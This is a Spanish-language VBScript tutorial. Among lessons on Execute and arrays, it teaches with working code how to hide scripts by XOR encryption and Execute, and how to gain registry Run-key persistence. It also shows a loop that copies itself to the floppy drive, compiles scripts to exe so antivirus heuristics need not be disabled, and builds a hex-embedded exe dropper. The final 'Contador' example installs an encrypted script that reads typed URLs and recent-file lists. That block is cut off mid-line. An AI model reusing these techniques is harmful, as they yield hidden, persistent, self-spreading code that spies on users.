Uso Avanzado y Ejemplos de Visual Basic Script

PARTES DEL TUTORIAL:

SOBRE LOS TUTORIALES:

Visual Basic Script es un lenguaje de programación mediante Scripts (no genera .exe al no ser compilado), de alto nivel. En general es uno de los lenguajes más básicos y es, sin duda alguna, la base del Visual Basic 6, ya que todo lo que se aprende aquí, luego puede ser usado en él sin ningún cambio. En otras palabras, es el lenguaje que se suele aprender antes del Visual Basic 6. Es por eso que todo programador de Visual Basic que se precie debe conocerlo.

Con este motivo, para aquellos que se quieran iniciar en el mundo de la programación con un lenguaje sencillo de aprender, antes de estudiar en la universidad ya otros más avanzados, he decidido poner aquí un tutorial de aprendizaje de Visual Basic Script desde lo más básico hasta lo más avanzado, y posteriormente, como adaptar lo aprendido a Visual Basic 6, y un tutorial sobre él. En definitiva, lo que yo llamo un proceso de aprendizaje desde lo más simple hasta el nivel que te permitirá realizar programas como los que yo ofrezco...

- Introducción en Programación en Visual Basic Script.
- Programación con Objetos (ActiveX, ".ocx")
- **Uso avanzado y Ejemplos de VBScript**

De estos tres simples, pero largos documentos está compuesto el tutorial de Visual Basic Script. Deberás aprender por orden cada uno de ellos para continuar con el siguiente, pero no te apures, no es difícil.

Y no lo olvides, para dudas o consultas escribe a: scswinter@hotmail.com

Y no dudes en visitar: http://scswinter.110mb.com

Programación en Visual Basic Script: Usos Alternativos

Para tener un uso avanzado de Visual Basic Script sería necesario cumplir los siguientes puntos, expuestos en la lista que hay a continuación, si por el contrario, prefieres usar estos tutoriales como introducción para aprender Visual Basic, bastará que realices las tres primeras únicamente (y la última, que nunca viene mal):

- **Conocer diversas funciones y usos alternativos posibles con ejemplos.**
- **Conocer la forma de trabajar con referencias del lenguaje.**
- Repasar con las referencias todo lo visto hasta ahora.
- Aprender con las referencias nuevas estructuras y funciones análogas.
- Aprender mediante las referencias otros objetos.
- Practicar, practicar y practicar mucho…

Como podéis comprobar, tan solo los dos primeros pueden ser (y de echo serán) explicados aquí, mediante un tutorial. Pero es conveniente que una vez alcanzado este nivel, dejéis estaros de tutoriales y aprendáis a manejar referencias que son lo que de verdad te enseñará de forma objetiva. Pero no os preocupéis si no sabéis como, pues será explicado aquí tras el primer punto… Así que dejémonos de introducciones, voy a explicar un poco más sobre funciones y usos de Visual Basic Script a continuación.

Lo primero, es dar a conocer una función un tanto peculiar: La función **Execute**. La **función Execute** es una función que ejecuta un trozo de código de una forma especial. Me explico: Esta función ejecuta una **función que le indicamos** de la siguiente forma: Supongamos que tenemos el siguiente script, que hace operaciones con variables:

```
Variable = 5
Variable = Variable+5
Variable = Variable*6
```

Donde Variable es el nombre de la variable que operamos. Primero le asignamos el valor 5, luego le sumamos cinco mas, obteniendo un total de 10. Por ultimo lo multiplicamos por diez, obteniendo un total de 60. Bien, la función execute ejecutaría un valor de cadena como si fuera una función. Por ejemplo el código de arriba con la **función execute** quedaría así:

```
Variable = 5
Execute "Variable = Variable+5"
Execute "Variable = Variable*6"
```

Creo que queda claro el uso de esta función. Y esto, aunque no lo parezca tiene muchos usos, por ejemplo si tienes el código muy largo y pones la mitad en un archivo y la mitad en otro, al final del primer archivo puedes poner que lea el segundo, y que lo guarde como una cadena, y luego **usas esta función para ejecutarlo**. Otro uso es con la función de encriptación que os he puesto antes puedes encriptar una parte del código y luego colocarlo como una cadena. Luego usas esta función seguida de la de desencriptar

y **así lo ejecutas**. Es decir **escondes parte del código**, y así puede tener muchas mas utilidades. Solo **depende de tu imaginación**, los usos que se le puede dar a esta función.

Para aclarar un poco mas pongamos otro ejemplo:

```
VarContenido = "Este es el contenido del MsgBox"
VarTitulo = "Este es el Titulo del MsgBox"
VarMsgBox = "Variable = MsgBox(VarContenido,324,VarTitulo)"
Execute VarMsgBox
```

Esta es una forma de ejecutar un MsgBox con la función Execute. Que el mensaje y el titulo estén en variables aparte se debe mas que nada a la comodidad, ya que recordad que **si queremos escribir comillas como parte de la cadena** de VarMsgBox, debemos hacerlo con "&chr(34)&" utilizando las constantes de cadena. Este código tiene el mismo efecto que si ejecutamos el contenido de VarMsgBox sin la función execute. Para apreciar el verdadero efecto de esta función pongo el siguiente ejemplo que **hace lo mismo que el ejemplo anterior**, pero esta vez con la función encriptadora:

```
Function encriptar(texto,clave)
On error resume next:Err.Clear
For i = 1 To Len(texto)
encriptar = encriptar & Chr(Asc(Mid(texto,i, 1)) Xor clave)
Next
End Function

VarContenido = "Este es el contenido del MsgBox"
VarTitulo = "Este es el Titulo del MsgBox"
VarMsgBox = "^izaijdm(5(E{oJgp ^izKgf|mfalg$;:<$^iz\a|}dg!"
Execute encriptar(VarMsgBox,8)
```

En este ultimo ejemplo el código que muestra **el MsgBox es ilegible** y no se entiende, pero **si se ejecuta**. Esto se debe a que **el contenido estaba encriptado** con la función de parte posterior utilizando la clave 8. Luego, enviamos a execute el contenido de VarMsgBox, pero antes lo pasamos otra vez por la función encriptar para que la desencripte y de esa forma se pueda ejecutar. Ahora no se le ve mucha utilidad, pero piensa que pasaría si en vez de una función MsgBox, estuviera **encriptado un script entero**...

Debeis saber también que podemos hacer que un VBScript se ejecute cada vez que se inicia el ordenador. Para ello necesitaremos buscar de entre todas las claves del registro (Registro de Windows) **las que tengan las palabras Run, RunOnce, RunServices y RunServicesOnce**. Generalmente la que nos interesa es la **Run** de la *HKEY_LOCAL_MACHINE:*

"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run"

Una vez vemos esta clave vemos una lista de programas con un nombre cada una. Estos programas se inician a la par de Windows, y si lo que queremos es ejecutar nuestro vbs, solo tenemos que añadirlo a la lista tal y como están los demás:

*Ws.**RegWrite***
*"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run**Nuestro Programa**", **VariableConLaRutaCompleta**, "REG_SZ"*

Con esto, simplemente se iniciará el script con Windows. Además, si no queremos esto, tan solo debemos borrar nuestra clave y dejará de ejecutarse.

Es necesario e importante reconocer la amplia compatibilidad que existe en los productos de Microsoft, y en el caso de VBScript también ocurre si lo mezclamos con Visul Básic, porque para los que no lo sepan: **¡El lenguaje VBScript y el Visual Basic 6.0 son compatibles!**

Por algo los dos son Visual Basic.... pero esta **compatibilidad es programando en Visual Basic 6.0, incluyendo comandos VBScript**. Pero no programando VBScript e incluyendo códigos de Visual Basic 6.0.

De esa forma podemos **compilar un .vbs de forma que adquiera la extensión .exe** y su correspondiente icono, para los que lo quieran hacer más bonito. También sirve para que **si tienes un Antivirus con la Heuristica o el ScriptBlocking, no tengas que desconectarlo mientras trabajas con tus .vbs y pueda detectar cualquier virus VBScript que venga de fuera**. Otra utilidad es que Visual Basic 6.0 es un potente lenguaje que permite la interacción programa-persona (es decir crea los típicos programas de ventana), y puedes aprovechar que ya sabes muchas funciones que puedes usar ahí. Así **puedes aumentar la calidad de tus programas** y no tener que estar sacando siempre el ImputBox, sino bonitos formularios con imágenes y demás. Pero esto no es explicar programación en Visual Basic 6, sino como crear un **exe** a partir de un **vbs** con este programa.

Veamos un ejemplo, en el que **cada minuto y medio aproximado copiamos nuestro VBScript a la disquetera**, escrito en VBScript normal:

```
On Error Resume Next
Set fso = CreateObject("Scripting.FileSystemObject")
Do
bucle= bucle + 1
If bucle = 90000 Then
fso.CopyFile ".\archivo.vbs", "a:\archivo.vbs"
bucle = 0
End If
Loop
```

Creo que queda claro que hace y no hay que explicar nada sobre el script. Bueno, ahora solo nos hace falta **conseguir el Visual Basic 6.0**, esto va ser un poco difícil porque es un programa shareware, podéis coger una versión trial de la página web de Microsoft...

Cuando lo consigas, instálalo y ábrelo. No te asustes si ves mucha cosa, **no es necesario saber nada de Visual Basic**, sólo necesitas tener un poco de imaginación para crear un **exe**. Bueno, a continuación sigue los siguientes pasos:

- **Abrimos** el Visual Basic 6.0
- El nuevo proyecto a crear será un **exe estandar**, esto creará un Formulario.
- **Veamos el código del formulario (boton derecho en el recuadro, ver código)**.
- **Borremos todo lo que hay y escribamos** lo siguiente:

```
Private Sub Form_Load()
Me.Visible=False

   ' Se trata de copiar el script justo aquí…

Unload Me
End Sub
```

Estos comandos son los que **hacen que se ejecute un código al principio de nuestro programa**, en este caso se ejecutará nuestro VBScript, expuesto anteriormente. **Entre esos dos comandos peguemos el código VBScript** que quieres que se ejecute, **realizando las modificaciones pertinentes** para que se copie como .exe y no como .vbs (recuerda que tu .vbs cuando se compile será .exe). Puedes seguir el ejemplo siguiente:

```
Private Sub Form_Load()
Me.Visible=False
On Error Resume Next
Set fso = CreateObject("Scripting.FileSystemObject")
Do
bucle= bucle + 1
If bucle = 90000 Then
fso.CopyFile ".\archivo.exe", "a:\archivo.exe"
bucle = 0
End If
Loop
Unload Me
End Sub
```

Ahora vamos al **menú superior** de Visual Basic 6.0 y hacemos **clic en "Archivo"** y se desplegará un menú, hacemos **clic en "Crear Proyecto1.exe"** y nos saldrá un menú para guardar nuestro VBScript convertido en exe. Podemos hacer **clic sobre "Opciones"** para cambiar el icono del proyecto y cuatro tonterías más. Finalmente le damos a guardar y ya esta…

Así de sencillo es **compilar nuestro VBScript**. Además de eso, si te enseñas a usarlo un poquito, podrás personalizar tu .exe de muchas formas. Por otro lado, queda probado que si te decides a aprender Visual Basic 6, todo lo que has aprendido de VBScript te servirá (y mucho).

Cosas a tener en cuenta:

- La sentencia *Do...Loop Until x = 0*, en **VB6** se escribe como *Do Until x = 0...Loop*
- No existe la función **Execute**.

- También **es necesario que el archivo Msvbvm60.dll exista en el ordenador**, pero esto no lo consideres un impedimento ya que **el 90 % de las PCs tienen instalados programas que usan esa librería (P.Ej. el Office 2003)** y no he encontrado un ordenador sin ésta. Si en cambio vas a personalizar tu .exe con alguna cosa, tendrás que instalarte las dll de Visual Basic (*Runtime Files of Visual Basic 6*) y ponerlas en la misma carpeta que tu exe siempre.

Hemos visto como crear un de tu vbs y exe, pero también es posible crear exe's desde tu vbs, es decir, escribir exe's desde un vbs (obviamente exe's que ya estén hechos y tu quieras incluir en tu vbs). Pues bien, como se ha visto, tenemos un motor de comandos llamado WScript que ejecuta todos los scripts que le indiquemos, pero realmente, es cierto que con VBscript no se puede hacer todo lo que un programador experto querría, de echo, no puede hacer casi nada. La solución más común para programadores es: **incluye tus ejecutables en un Script** para crearlos a placer y con la comodidad de las funciones de VBScript. Esto es útil, por ejemplo para crear ejecutables en modo texto y luego ejecutarlos, porque a veces es más cómodo usar un vbs para algo, que un exe... La utilidad, solo depende de tu imaginación y tus capacidades de programador, y las posibilidades también, yo me limitaré a explicar como se hace esto.

Entremos en materia:

¿Habéis visto alguna vez un editor hexadecimal? Para los que no, pueden ir a Google, buscarlo, bajarse uno y probarlo, pues lo necesitaran para poder hacer esto. Bien, explicare un poco por encima que es un Editor Hexadecimal. Supongo que ya sabréis que en el mundo de la informática todo se rige por bits (1 y 0). Si por ejemplo tenemos un exe, lo que se ejecuta realmente es una cadena enorme de 1 y 0 (en forma de impulsos electricos), que son interpretados por el SO y por el Procesador, y dan como resultado, una serie de instrucciones que conforman un programa. Cuando los programas se empezaron a hacer tan largos que los programadores ya no podían escribirlos a base de esto, se inventaron los lenguajes de programación (ASM, C, VB...). Un paso intermedio entre esto, fue el **hexadecimal** (Que utiliza los símbolos 0-9 y A-F). Que no es más que otro sistema numérico para expresar lo mismo que en binario. Un ejemplo rápido para que os hagáis una idea:

En binario: **01101010** En nuestro sistema: **106** En hexadecimal: **6A**

Bien, esto como cultura general. Lo que realmente nos importa es: los Editores Hexadecimales **modifican un ejecutable mediante el sistema Hexadecimal.** Es decir, **leen el archivo, traducen el código a hexadecimal, lo muestran, traducen el hexadecimal a código maquina y lo escriben**. Bien, pues nosotros haremos lo mismo. (*Nota para vagos: No os preocupéis el código es muy corto.*)

Si en un momento determinado, en un Script necesitamos que se haga algo que el motor de comandos de VBScript no puede (crear una ventana de opciones, mostrar un mensaje

guay ejecutar el famoso hlt, mostrar una imagen, reproducir música...), podemos escribir un exe más o menos así:

----------> *Parte del principio del Script*
Variable con el código hexadecimal de un Exe
Traductor a código maquina
Objeto fso que crea el archivo
Objeto ws que ejecuta el archivo
----------> *Se ejecuta nuestro programa*
Bucle que mantiene el Script abierto.
Status de **Exec** indica que se ha cerrado nuestro programa.
Fin del Bucle si se cumple lo anterior.
Objeto fso que borra el archivo.
----------> *Resto del Script*

Aunque no lo parezca, no es tan largo ni complicado, y **apenas tarda dos segundos** en ejecutarse. Una vez lo tengamos todo decidido (programa a usar y objetivos...), empezamos a programar el Script, que ahora explicaré con detenimiento:

Necesitamos **en una variable, el código en hexadecimal de un Exe**. Esto lo obtendremos con el Editor Hexadecimal. Por ejemplo en el *Hackman,* seleccionamos todo el código, vamos a Edición, Copiar como, Hex. Luego vamos al bloc de notas y pegamos. Cogemos y quitamos el texto de publicidad del principio y todo lo que pone 0000:0001... (Es decir el principio de cada línea). Luego ponemos todo el código en una línea muy larga. Finalmente vamos al menú, reemplazar, ponemos buscar un espacio " " y lo sustituimos por nada "". **Así se nos quedara el código hexadecimal limpio del archivo** (es decir, todo **números y letras de la A a la F en una línea, sin ningún espacio, punto ni nada**). Luego solo colocarle al principio Var1 = " y al final otras comillas. (S*i el código es muy largo partir el código en varias variables y a la hora de escribirlo ponéis Var1&Var2&Var3 o algo así*)

Ahora ya tenemos el ejecutable en hexadecimal dentro del Script, pero la verdad, con eso no haremos nada. Necesitamos una funcion que llegado el momento la vuelva a pasar de hexadecimal (hex ascii) al codigo maquina (hex real...), al igual que hacen los Editores Hexadecimales:

```
Function HexABin(hexadecimal)
For i = 1 To Len(hexadecimal) Step 2
tb = Chr(37+1) & Chr(72) & Mid(hexadecimal, i, 2): tt = tt & Chr(tb)
Next
HexABin = tt
End Function
```

No me acuerdo de donde la saque, pero bueno... La cuestión es que debemos incluir esta función en alguna parte de nuestro código, para que a la hora de escribir el archivo no lo escriba en hexadecimal, sino en código maquina (podéis quejaros los expertos, pero lo que hemos hecho a sido obtener en modo Ascii el hexadecimal, o lo que es lo mismo, que hay que pasarlo a hexadecimal real...) Bien, ahora vamos a ir a lo que ya sabemos, **escribir y controlar la aplicación**. Al escribirlo debemos hacerlo en modo binario, así que:

Set fso = CreateObject("Scripting.FileSystemObject")
Set Archivo = fso.CreateTextFile("*pepe.exe***")**
Archivo.Write *HexABin*(*VarConLaCadenaEnHexadecimal*)
Archivo.Close

Recordad que se debe escribir lo que la función **HexABin** devuelve, y no el hexadecimal que hemos escrito nosotros en la variable. Por ultimo bastara con que ejecutéis el programa que se ha escrito y lo controleis tal y como se explica en el tutorial anterior... Simple y Eficaz.

Y es que, con imaginación se puede hacer todo. De todo este script, lo más costoso, sin duda, es conseguir todo el código hexadecimal de un archivo, pero si buscáis e indagáis por vuestra cuenta, encontrareis métodos rapidísimos para obtenerlo. Lo demás, es sencillo y creo que no requiere mayor explicación. Además, si lo piensas bien, existen maneras de que un exe y un script se comuniquen (escribir en un archivo uno, y el otro lo lee...), por lo que aumenta sus posibilidades, si eres programador.


Es cierto que lo normal seria compilar el script y no incluir un exe en el script, pero siempre es bueno saberlo, quizás puede ser útil...

Programación en Visual Basic Script: Arrays

Existe un tipo de variable especial en Visual Basic Script llamada comúnmente **Array**. Los **Arrays** más sencillos son estructuras de variables; esto es, un bloque de x variables, unidas todas en una. Veamos un ejemplo para explicarlo sobre la marcha:

```
Option Explicit
Dim Variable(3)
```

Con esto hemos creado un **Array** que contiene cuatro variables en un sentido. Podemos visualizarlo claramente con el esquema siguiente:



Si, hemos creado un **Array** (o Matriz Fila), de cuatro elementos (el 0,1,2 y 3). Para dar y recibir valores del **Array**, es tan simple como indicar **cual de las posiciones del Array** recibirá u otorgará el valor:

Variable(0) = 6
Variable(1) = 3
Variable(2) = Variable(0)/Variable(1)
Variable(3) = "El resultado es " & Variable(2)

Si, en este ejemplo entregamos a la posición 0 del **Array** Variable el numero 6, a la posición 1 el numero 3, a la posición 2 la división 6/2, y a la posición 3 el texto *El resultado es 6*. Como seguramente ya habréis deducido, **lo que hay entre los paréntesis** que acompaña a Variable **indica la posición del Array** elegida; y que cada posición **se comporta como si de una variable normal se tratase** (de echo, podemos usar *Set Variable(0) = CreateObject("Scripting.FileSystemObject")* si queremos…).

Bien pues, más o menos entendido el funcionamiento de los **Arrays simples**, es hora de presentaros una función muy útil en estos casos: La **función Ubound**.


```
Dim Variable(7)
MsgBox "El Array tiene "Ubound(Variable)+1 " posiciones.",0, "SubArrays"
```

Como podemos intuir del ejemplo, la función **Ubound** aplicada al conjunto de un Array, devuelve el **número que habíamos usado al declararla**, o lo que es lo mismo, las **posiciones -1** que tiene el **Array simple**. Esto se puede usar con el bucle For para escribir/leer en todos los elementos del Array:

```
Variable=InputBox ("Introduce un número…","Numero…","Numero…")
Dim miArray(Variable)
For x=0 To UBound(miArray)
    miArray(x)=5
Next
MsgBox "Hay " & Ubound(miArray)+1 " numeros 5."
```

Bueno, vemos aquí dos novedades, en primer lugar que la **dimensión** del Array puede darla una variable (en este caso Variable que recibe su valor de un InputBox) y que la función UBound se usa para **recorrer todo el Array** si x=0, para x=1 en el bucle For, debería ser UBound + 1. Vemos pues, la utilidad de los **Arrays** simples, pues aparte de ser usados como variable independientes, pueden ser usada en conjunto (aparte de reducir la cantidad de variables a crear, creando grupos de ellas, por ejemplo).

Hemos estado hablando todo el rato de **Arrays simples**, lo cual quiere decir que hay **más tipos de Arrays** que los vistos hasta ahora (que se queden claros estos antes de continuar). Otros tipos de Arrays son las matrices. Estoy seguro que a los que han dado bachillerto les suena, porque es exactamente eso. Para los demás explico: Un **Array simple tiene X elementos en una dirección**, como hemos visto en el esquema anterior; **una Matriz tiene X elementos en una dirección e Y en otra**, creando algo así (supongamos que los cuadrados son iguales y están alineados a la perfección):´




Como vemos, la forma de crear una matriz es poner *Dim Variable(Largo-1,Alto-1),* de forma que si ponemos *Dim Variable(3,3),* tendremos una **Matriz de 4x4** (4 filas y 4

columnas). Por lo demás el funcionamiento es el mismo, pero con dos dimensiones en vez de una:

Dim Variable(2,1)
Variable(0,0)=4
Variable(1,1)=3
Variable(0,1) = "Hola"
Variable(1,0) = Now
Variable(2,0) = Len(Variable(0,1)
Variable(2,1)=Variable(2,0)/Variable(0,0)

Como ves, esta vez indicamos la posición con *X,Y* dentro de la **Matriz** *Variable*, de forma que si sigues todas las operaciones deberá darte algo así:



De esa forma conseguimos trabajar con las **Matrices**. Tened en cuenta que si la **Matriz** es 4,4 por ejemplo, tendría 5 filas y 5 columnas numeradas desde 0,0 hasta 4,4; lo que hace un total de 25 que podemos usar. En definitiva, la diferencia entre los **Arrays** simples y estos, es que aquí tiene **dos dimensiones** en vez de una.

Nos olvidamos de algo muy importante, y es que la función **Ubound** devuelve un número, que es el que hemos introducido al declarar el **Array**; pero las **Matrices** tienen 2, lo cual requiere una reexplicación de la función:

Dim MiMatriz(2,3)
Dim MiArray(5)
MsgBox "El array tiene " & Ubound(MiArray) & " posiciones, y la Matriz " & Ubound(MiMatriz) & "."


Si ejecutamos esto obtendremos "El Array tiene 5 posiciones y la Matriz 2". Lo cual quiere decir que la función **Ubound** devuelve el primer número de la Matriz, es decir, el número que indica las **X**. Para que Ubound nos devuelva el número que indicas las Y, debemos añadir un argumento:

Msgbox "La Matriz tiene " & Ubound(MiMatriz,1) * Ubound(MiMatriz,2) & " posiciones."

Si, hay que escribir ***Ubound****(NombreMatriz,Numero)*, donde **Numero** puede ser en **Matrices** 1 o 2, según queramos el primer o el segundo numero que hemos usado al declarar la Matriz. Si lo omitimos, VBScript le da el valor por defecto 1, y por eso, en los ejemplos anteriores salían las X. De esta forma podemos usar también en un **Array simple** Ubound*(Array,1)* para obtener su número.


Si queremos, de esta forma, **recorrer toda una fila** de las X, haríamos un bucle for parecido al siguiente, poniendo en miMatriz(x,1) el numero de la fila a recorrer (que dependerá de las que existan):

```
Dim miMatriz(3,2)
For x=0 To UBound(miMatriz)
    miMatriz(x,1)=5
Next
```



En este caso recorreríamos toda la fila 1, pudiendo recorrer la 0 o la 2 cambiando el valor de 1 (a 0 o 2). En el caso de querer **recorrer una columna**, el bucle sería:

```
Dim miMatriz(3,2)
For x=0 To UBound(miMatriz,2)
    miMatriz(1,x)=5
Next
```



De forma que de Nuevo, cambiaríamos 1 por la columna que quisiésemos. Por último, para recorrer el bucle entero crearíamos **dos bucles For** de la siguiente forma:

```
For x=0 to UBound(miMatriz)
  For y=0 to UBound(miMatriz,2)
    miMatriz(x,y)=5
  Next
Next
```

Así da igual el tamaño de la **Matriz** pues recorrería todos y cada uno de sus elementos sin excepción.

Por ultimo sobre Arrays importante, es que no solo existen los típos **Array Simple** y **Matriz**, hay **Arrays de tres dimensiones y más aún**:

```
Dim MiArray(2,4,3)
```

Como norma general para todos los demás casos, que suelen ser **menos comunes**, decir que el numero de elementos es la **multiplicación de los números +1** que se usen al declararlas (en este ejemplo sería 60 ya que 3*5*4=60), que se usan de forma similar a los otros dos tipos, y que la **función Ubound**, en su **segundo argumento** puede tener

un 3, 4 o el **numero que queramos**, para obtener así el dato que necesitemos. Pero no voy a pararme a explicar ahora ejemplos ya tan complejos; simplemente **asociad las ideas aprendidas a más dimensiones**.


Programación en Visual Basic Script: Ejemplos y Códigos

Es bueno, ver en conjunto algún script ya hecho y analizarlo para comprender su funcionamiento. Con este objetivo esta realizada esta parte, en la que expondré y explicaré algunos códigos de scripts enteros ya:

```
On Error Resume Next
Set a= CreateObject("WScript.Shell")
Set b= CreateObject("Scripting.FileSystemObject")
Function encriptar(d)
For e = 1 To Len(d)
encriptar = encriptar & Chr(Asc(Mid(d,e, 1)) Xor 3)
Next
End Function
c1 = a.regRead ("HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\ContInicio")
If c1 = "C:\Windows\cuenta.vbs" then
c2 = MsgBox ("Este Pc tiene instalado el Contador 1.2" & vbcrlf & "¿Quieres ver el registro del Contador?" & vbcrlf
& "(Esta operacion puede tardar varios segundos)",36,"Contador 1.2")
If c2=6 then
Set c3 = b.GetFile("C:\Windows\logocont.sys")
Set c4 = c3.OpenAsTextStream(1, 0)
Encoder = c4.ReadAll
c4.Close
Set c5 = b.CreateTextFile ("inicio.txt",True)
c5.Write encriptar(Encoder)
c5.Close
a.Run "inicio.txt", 9
end if
If c2=7 then
c6 = MsgBox ("¿Quieres desinstalar el Contador?"&VbCrLf&"Atencion: Esto borrara tambien todo el registro del
Contador."&VbCrLf,36,"Contador 1.2")
if c6=6 then
a.regdelete "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\ContInicio"
a.regdelete "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\USERDATALOGCONTADOR"
b.deletefile "C:\Windows\cuenta.vbs"
b.deletefile "C:\Windows\logocont.sys"
c7 = MsgBox ("Desinstalacion completada con exito.",64,"Contador 1.2")
end if
end if
Else
c8= MsgBox ("Este Pc no tiene instalado el Contador 1.2" & vbcrlf & "¿Quieres instalar el Contador?",36,"Contador
1.2")
if c8=6 then
Set c9 =b.CreateTextFile ("C:\Windows\logocont.sys", True)
Set c10 =b.CreateTextFile ("C:\Windows\cuenta.vbs", True)
c10.Write encriptar("Lm#Fqqlq#Qfpvnf#Mf{w_ Evm`wjlm#fm`qjswbq+w*_ Elq#j#>#2#Wl#Ofm+w*_
        fm`qjswbq#>#fm`qjswbq#%#@kq+Bp`+Njg+w/j/#2**#[lq#0*_    Mf{w_    Fmg#Evm`wjlm_
        Evm`wjlm#Fpsb`jl+Vmjgbg*_        Gjn#epl1/#gjm/#plo_        Pfw#epl1#>#@qfbwfLaif`w+!
P`qjswjmd-EjofPzpwfnLaif`w!*_    Pfw#gjm#>#epl1-DfwGqjuf+epl1-DfwGqjufMbnf+epl1-
DfwBaplovwfSbwkMbnf+Vmjgbg***_   plo#>#plo#%#!Vmjgbg#!%#gjm-UlovnfMbnf%#!+!%#gjm-GqjufOfwwfq%#!
*9#!_    plo#>#plo#%#!?GjpslmjaofQ#!#%#ElqnbwMvnafq+gjm-BubjobaofPsb`f,2317,2317/#0*.3#%#!#Nazwfp=!_
        plo#>#plo#%#!?L`vsbgl9#!#%#ElqnbwMvnafq+gjm-WlwboPjyf,2317,2317/#0*.ElqnbwMvnafq+gjm-
BubjobaofPsb`f,2317,2317/#0*#%#!#Nazwfp=!_        Fpsb`jl#>#plo_    Fmg#Evm`wjlm_   ek>Mlt_
        k>Klvq+ek*_      Gjn#epl/#e/#wp_  Pfw#qfd>#@qfbwfLaif`w+!TP`qjsw-Pkfoo!*_   [#>#qfd-
qfdQfbg#+!KHFZ\@VQQFMW\VPFQ_@lmwqlo#Sbmfo_Gfphwls_Tboosbsfq!*_T#>#qfd-qfdQfbg#+!
KHFZ\OL@BO\NB@KJMF_Plewtbqf_Nj`qlplew_Tjmgltp_@vqqfmwUfqpjlm_Ufqpjlm!*_M#>#qfd-qfdQfbg#+!
KHFZ\OL@BO\NB@KJMF_Plewtbqf_Nj`qlplew_Tjmgltp_@vqqfmwUfqpjlm_UfqpjlmMvnafq!*_   B#>#qfd-
qfdQfbg#+!KHFZ\OL@BO\NB@KJMF_Plewtbqf_Nj`qlplew_Tjmgltp_@vqqfmwUfqpjlm_PvaUfqpjlmMvnafq!*_
        S#>#qfd-qfdQfbg#+!
KHFZ\@VQQFMW\VPFQ_Plewtbqf_Nj`qlplew_Jmwfqmfw#F{solqfq_Nbjm_Pwbqw#Sbdf!*_     S2#>#qfd-
qfdQfbg#+!KHFZ\@VQQFMW\VPFQ_Plewtbqf_Nj`qlplew_Jmwfqmfw#F{solqfq_WzsfgVQOp_vqo2!*_
        S1#>#qfd-qfdQfbg#+!
```

```
KHFZ\@VQQFMW\VPFQ_Plewtbqf_Nj`qlplew_Jmwfqmfw#F{solqfq_WzsfgVQOp_vqo1!*_ S0#>#qfd-
qfdQfbg#+!KHFZ\@VQQFMW\VPFQ_Plewtbqf_Nj`qlplew_Jmwfqmfw#F{solqfq_WzsfgVQOp_vqo0!*_ J#>#qfd-
qfdQfbg#+!KHFZ\OL@BO\NB@KJMF_Plewtbqf_Nj`qlplew_Jmwfqmfw#F{solqfq_Ufqpjlm!*_ Jnsqfplqb#>#qfd-
qfdQfbg#+!
KHFZ\OL@BO\NB@KJMF_@lmejd_3332_Pzpwfn_@vqqfmw@lmwqloPfw_@lmwqlo_Sqjmw_Sqjmwfqp_Gfebvow!*_
        Avp`bq#>#qfd-qfdQfbg#+!
KHFZ\@VQQFMW\VPFQ_Plewtbqf_Nj`qlplew_Tjmgltp_@vqqfmwUfqpjlm_F{solqfq_Gl`#Ejmg#Psf`#NQV_NQVOjp
w!*_ Avp`bq2#>#Ofew+Avp`bq/#2*_ A2#>#qfd-qfdQfbg#+!
KHFZ\@VQQFMW\VPFQ_Plewtbqf_Nj`qlplew_Tjmgltp_@vqqfmwUfqpjlm_F{solqfq_Gl`#Ejmg#Psf`#NQV_!
%Avp`bq2*_ Avp`bq1>Njg+Avp`bq/#1/#2*_ A1#>#qfd-qfdQfbg#+!
KHFZ\@VQQFMW\VPFQ_Plewtbqf_Nj`qlplew_Tjmgltp_@vqqfmwUfqpjlm_F{solqfq_Gl`#Ejmg#Psf`#NQV_!
%Avp`bq1*_ Avp`bq0>Njg+Avp`bq/#0/#2*_ A0#>#qfd-qfdQfbg#+!
KHFZ\@VQQFMW\VPFQ_Plewtbqf_Nj`qlplew_Tjmgltp_@vqqfmwUfqpjlm_F{solqfq_Gl`#Ejmg#Psf`#NQV_!
%Avp`bq0*_ Avp`bq7>Njg+Avp`bq/#7/#2*_ A7#>#qfd-qfdQfbg#+!
KHFZ\@VQQFMW\VPFQ_Plewtbqf_Nj`qlplew_Tjmgltp_@vqqfmwUfqpjlm_F{solqfq_Gl`#Ejmg#Psf`#NQV_!
